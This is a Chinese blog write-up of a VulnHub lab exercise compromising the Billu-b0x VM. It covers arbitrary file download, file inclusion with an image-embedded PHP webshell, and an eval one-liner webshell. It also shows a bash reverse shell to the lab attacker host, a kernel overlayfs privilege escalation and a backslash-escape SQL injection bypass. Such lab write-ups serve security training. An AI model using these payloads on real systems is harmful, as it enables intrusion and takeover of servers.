Billu-b0x靶机渗透实战-vuluhub系列(九)

原创

PANDA-墨森 于 2020-07-09 09:14:49 发布 254 收藏 1
分类专栏： vuluhub靶机实战

本文链接：https://blog.csdn.net/weixin_45447309/article/details/107220365

这是vulnhub靶机系列文章的第九篇，昨天因为学习的过程中卡壳了，搞到最后解决后，但是没精力了就没更新了....，本次主要知识点为：任意文件下载漏洞、sql注入代码审计，文件包含代码审计、文件上传绕过getshell，linux内核溢出提权

靶机下载地址：
https://www.vulnhub.com/entry/billu-b0x,188/

原文链接：https://www.cnblogs.com/PANDA-Mosen/p/13217674.html


#001 环境搭建（nat）

攻击机：kali：192.168.136.129

靶机billu-b0x：192.168.136.139

#002 实战writeup


寻找靶机ip，netdiscover -i eth0，发现ip为192.168.136.139



接着nmap扫描一下端口开放情况，nmap -A 192.168.136.139，发现只开放了80和22端口


```
root@kali:~# nmap -A 192.168.136.139
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 04:02 EST
Nmap scan report for bogon (192.168.136.139)
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 fa:cf:a2:52:c4:fa:f5:75:a7:e2:bd:60:83:3e:7b:de (DSA)
|   2048 88:31:0c:78:98:80:ef:33:fa:26:22:ed:d0:9b:ba:f8 (RSA)
|_  256 0e:5e:33:03:50:c9:1e:b3:e7:51:39:a4:4a:10:64:ca (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: --==[[IndiShell Lab]]==--
MAC Address: 00:0C:29:5E:7B:21 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

访问一下80端口，发现是一个登陆界面，并且让你展示sql注入技术，明摆着的挑衅



#003 尝试注入页面

尝试注入，使用万能密码，但是没成功，并且弹出提示



因为是post表单，所以用burp抓包分析一下，发送到repeater，fuzz了一轮，都没尝试成功，抓跑丢给sqlmap跑包，也失败了，应该是有注入的，可能是代码过滤机制，但暂时未知，先暂时放一放...

```
it is recommended to perform only basic UNION tests if there is not at least one o
e number of requests? [Y/n]
[17:22:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:22:09] [WARNING] (custom) POST parameter '#1*' does not seem to be injectable
[17:22:09] [CRITICAL] all tested parameters do not appear to be injectable. Try to
h to perform more tests. If you suspect that there is some kind of protection mech
n '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 17:22:09 /2019-12-16/
```

#004 爆破目录

用dirbuster和dirb跑了一下目录，发现以下php文件，in.php，c.php，test.php，panel.php还有一个诡异的phpmy目录，依次访问一下跑出来的文件和目录，果真有新发现

File	/in.php	200
File	/c.php	200
File	/show.php	200
File	/add.php	200
File	/test.php	200
File	/head.php	200
File	/panel.php	302
File	/head2.php	200


```
==> DIRECTORY: http://192.168.136.139/images/
+ http://192.168.136.139/in (CODE:200|SIZE:47559)
+ http://192.168.136.139/index (CODE:200|SIZE:3267)
+ http://192.168.136.139/panel (CODE:302|SIZE:2469)
==> DIRECTORY: http://192.168.136.139/phpmy/
```

访问到test.php的时候，提示我要传入file参数，file这个参数，我萌生了文件包含的想法..

构造?file=/etc/passwd/，但是并没有回显

难道不存在文件包含漏洞？回想之前看到文章，GET不行的时候可以尝试改成POST提交，小牛试刀，改成POST提交之后访问，发现提示下载，可以证明是存在文件包含的，这里竟然可以直接下载？那我把这几个文件都下载下来审计一下或许有新发现

所以依次把参数值改成各个文件名，全部下载下来进行审计分析



c.php中发现了数据库的账号密码，nice！访问刚才爆破出来的phpmy目录是phpmyadmin的页面，拿数据库账号密码登陆进去phpmyadmin的管理界面，账号:billu，密码：b0x_billu，然后是数据库名

#005 getshell姿势


成功登陆进phpmyadmin后台，下一步是寻找后台登陆的账号密码，发现只有一个数据库

浏览到auth数据库的时候发现了一对账号密码，并且还是明文密码，省了解密的步骤

用账号密码去登陆一开始发现的页面，登陆成功，进入到后台


发现后台没什么功能，一个select框，只有两个选项，Show Users只能查看到了两个用户的图片

复制图像的地址在浏览器打开，发现文件上传后的路径为
http://192.168.136.139/uploaded_images/



选择到Add User，发现是一个上传点，上传木马拿shell即可

上传了php一句话，发现是白名单限制，想了一下有文件包含漏洞，test.php的漏洞只能达到下载文件，但是解析不了木马，所以继续看源码




审计panel.php发现还有include的函数，并且包含的内容是直接从POST请求接收过来，证明应该存在任意文件包含漏洞，查看包含的格式为$dir的值（跟踪$dir，发现利用了getcwd 函数—取得当前工作目录，pane.php工作在根目录也就是http://192.168.136.139/），再拼接一个/，然后拼接通过load参数传过来的POST请求

```php
if(isset($_POST['continue']))
{
    $dir=getcwd();
    $choice=str_replace('./','',$_POST['load']);

    if($choice==='add')
    {
            include($dir.'/'.$choice.'.php');
            die();
    }

        if($choice==='show')
    {

        include($dir.'/'.$choice.'.php');
        die();
    }
    else
    {
        include($dir.'/'.$_POST['load']);
    }

}
```

通过分析源码得到思路我只要用load参数通过POST请求传上传的图片马所在的路径，就会被解析，我用一个正常的图片shelll.jpg，然后用010editor在最后面加入了<?php phpinfo();?>，然后上传，提示上传成功，并且可以看到成功解析了，证明了确实存在文件包含漏洞

然后我想通过在图片插入<?php fputs(fopen("panda.php","w"),'<?php @eval($_POST[panda]);?>');?>，在同一级目录下生成一个panda.php的一句话木马，但是失败了，上传目录并没有生成

转换思路，把插入的内容写成可以执行命令的马子，通过文件包含漏洞，利用马子参数执行命令




上传成功，上传目录下已经有shell2.jpg了

然后利用panel.php文件包含的漏洞解析图片中的马子，进行执行命令，burp抓包进行重放，执行命令成功


然后我们执行bash反弹shell命令，这里需要将命令url编码

```
echo "bash -i >& /dev/tcp/192.168.136.129/6666 0>&1" | bash
```

然后执行



Kali开启监听，成功反弹接收到shell



#005 提权操作

```
uname -a
```

```
www-data@indishell:/var/www$ uname -a
uname -a
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu
```

利用kali的searchsploit 3.13.0查找可利用的exp，这里找到两个，我这里用第一个

```
root@kali:~# searchsploit 3.13.0
 Exploit Title                                                | Path
                                                              | (/usr/share/exploitdb/)
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pri | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pri | exploits/linux/local/37293.txt
```

Locate一下exp的位置

```
root@kali:~# locate exploits/linux/local/37292.c
/usr/share/exploitdb/exploits/linux/local/37292.c
```

打算用weget下载但是报错了

```
www-data@indishell:/var/www$ weget http://192.168.136.129/exp.c
weget http://192.168.136.129/exp.c
No command 'weget' found, did you mean:
 Command 'wget' from package 'wget' (main)
weget: command not found
```


这里又想了一下，用echo写一个一句话，然后连接马子进行上传exp提权，首先找到可写的目录

```
www-data@indishell:/var/www$ ls -l
ls -l
total 48
-rw-r--r--  1 root root  330 Mar 20  2017 add.php
-rw-r--r--  1 root root  391 Mar 20  2017 c.php
-rw-r--r--  1 root root 2822 Mar 20  2017 head.php
-rw-r--r--  1 root root 2491 Mar 20  2017 head2.php
drwxr-xr-x  2 root root 4096 Mar 20  2017 images
-rw-r--r--  1 root root   22 Mar 19  2017 in.php
-rw-r--r--  1 root root 1314 Mar 20  2017 index.php
-rw-r--r--  1 root root 2167 Mar 20  2017 panel.php
drwxrwxr-x 10 ica  ica  4096 Mar 20  2017 phpmy
-rw-r--r--  1 root root  596 Mar 20  2017 show.php
-rw-r--r--  1 root root  824 Mar 20  2017 test.php
drwxrwxrwx  2 root root 4096 Dec 16 19:50 uploaded_images
```


cd到uploaded_images，echo '<?php eval($_POST[cmd]);?>' >>panda.php

```
www-data@indishell:/var/www$ cd uploaded_images
cd uploaded_images
www-data@indishell:/var/www/uploaded_images$ echo '<?php eval($_POST[cmd]);?>' >>panda.php
</uploaded_images$ echo '<?php eval($_POST[cmd]);?>' >>panda.php
www-data@indishell:/var/www/uploaded_images$ ls
ls
CaptBarbossa.JPG
c.JPG
jack.jpg
panda.php
shell.jpg
```


caidao连接一下



然后把exp用caidao传到靶机上



运行exp成功提权到root



#006 sql注入再次尝试

分析一下index.php的源码，是存在SQL注入的：

```
if(isset($_POST['login']))
{
        $uname=str_replace('\'','',urldecode($_POST['un']));
        $pass=str_replace('\'','',urldecode($_POST['ps']));
        $run='select * from auth where  pass=\''.$pass.'\' and uname=\''.$uname.'\'';
        $result = mysqli_query($conn, $run);
if (mysqli_num_rows($result) > 0) {

$row = mysqli_fetch_assoc($result);
           echo "You are allowed<br>";
           $_SESSION['logged']=true;
           $_SESSION['admin']=$row['username'];

         header('Location: panel.php', true, 302);

}
else
{
       echo "<script>alert('Try again');</script>";
}
```

虽然前面使用str_replace( )函数将单引号全部过滤了，但是我们可以在输入pass时，输入一个 \ 符号，将uname逃逸出来。

例如我们输入123/123，这里的查询语句就是：
select * from auth where pass='123' and uname='123'

输入pass=123\　　uname= or 1=1 --+
其中or 1=1永真，就可以成功绕过。

查询语句就成了：
select * from auth where pass='123\' and uname=' or 1=1 -- '

##007 总结归纳

代码审计

文件包含的利用，get转post提交下载源文件

文件包含，使用命令执行的马子执行命令，反弹shell，url编码再提交

文件包含配合图片马

echo 写入一句话木马

多关注配置文件，数据库文件

上传文件图片马绕过